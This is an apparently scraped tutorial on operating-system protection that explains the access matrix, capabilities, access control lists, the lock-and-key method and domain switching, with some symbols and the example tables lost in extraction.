
Its worth remembering that we are denoting subjects by **s**and objects by **O**and putting them on columns and rows respectively.

* **Capabilities:** This method refers to row wise decomposition of the access matrix. Each Subject is assigned with a list of tuples *(o, M[s, o])* for all objects o that it is allowed to access. This tuples are called Capabilities. If a subject possess a capability (o, M[s, o]) then it is allowed to access object o in the manner which is described in M[s, o]. A subject is allowed to access any objects for which it holds the capabilities.Capabilities are not meant to be forged. Capabilities contain two fields:

**(i)** Object Descriptor,


**(ii)** Access Rights

Object Descriptor may contain the address of the objects and Access Rights may contain the rights which the subject has on object, mainly read write, execute. Since object Descriptor contains address it may be used as an addressing mechanism also. Below is the format of capability. 

* **Access Control List:** This method refers to column wise decomposition of the access matrix . Each object o has a list containing tuples like *(s, M[s, o])* for all subjects s which can access the object.P[s, o] denotes the rights of the subject s on the object o. when a subject s request to access to the object o it is executed in the following manner.
  + The system searches the access control list of o to find out if an entry (s, ) exist for subject s
  + If and entry (s, ) exists for subject s then the system checks to see if the requested access is permitted or not.(i.e., )
  + If the requested access is permitted then the request is executed else an appropriate exception is raised.
* **Lock and key Method:** The lock and key method is an hybrid of the access control list and capabilities method. In the lock and key method, every subject has a capability list that contains tuples of the form (o, key), indicating the subject can access object o using key *key*. Objects has an access control list that contains tuples of the form (lock, ), called a lock entry indicating lock *lock* can be accessed by modes in the set . When the subject makes the request to access object o in mode , the system executes in the following manner.
  + The system locates the tuple (o, key) in the capability list of the subject. If no such tuple id found, the access is not permitted.
  + Otherwise the access is permitted only if there exists a lock entry (lock, ) in the access control list of object o such that *key*=*lock* and
* **ccess Matrix** is a security model of protection state in computer system. It is represented as a matrix. Access matrix is used to define the rights of each process executing in the domain with respect to each object. The rows of matrix represent domains and columns represent objects. Each cell of matrix represents set of access rights which are given to the processes of domain means each entry(i, j) defines the set of operations that a process executing in domain Di can invoke on object Oj.
* 

|  |
| --- |

* According to the above matrix: there are four domains and four objects- three files(F1, F2, F3) and one printer. A process executing in D1 can read files F1 and F3. A process executing in domain D4 has same rights as D1 but it can also write on files. Printer can be accessed by only one process executing in domain D2. The mechanism of access matrix consists of many policies and semantic properties. Specifically, We must ensure that a process executing in domain Di can access only those objects that are specified in row i.
* Policies of access matrix concerning protection involve which rights should be included in the (i, j)th entry. We must also decide the domain in which each process executes. This policy is usually decided by the operating system. The Users decide the contents of the access-matrix entries.
* Association between the domain and processes can be either static or dynamic. Access matrix provides an mechanism for defining the control for this association between domain and processes. When we switch a process from one domain to another, we execute a switch operation on an object(the domain). We can control domain switching by including domains among the objects of the access matrix. Processes should be able to switch from one domain (Di) to another domain (Dj) if and only is a switch right is given to access(i, j).



According to the matrix: a process executing in domain D2 can switch to domain D3 and D4. A process executing in domain D4 can switch to domain D1 and process executing in domain D1 can switch to domain D2.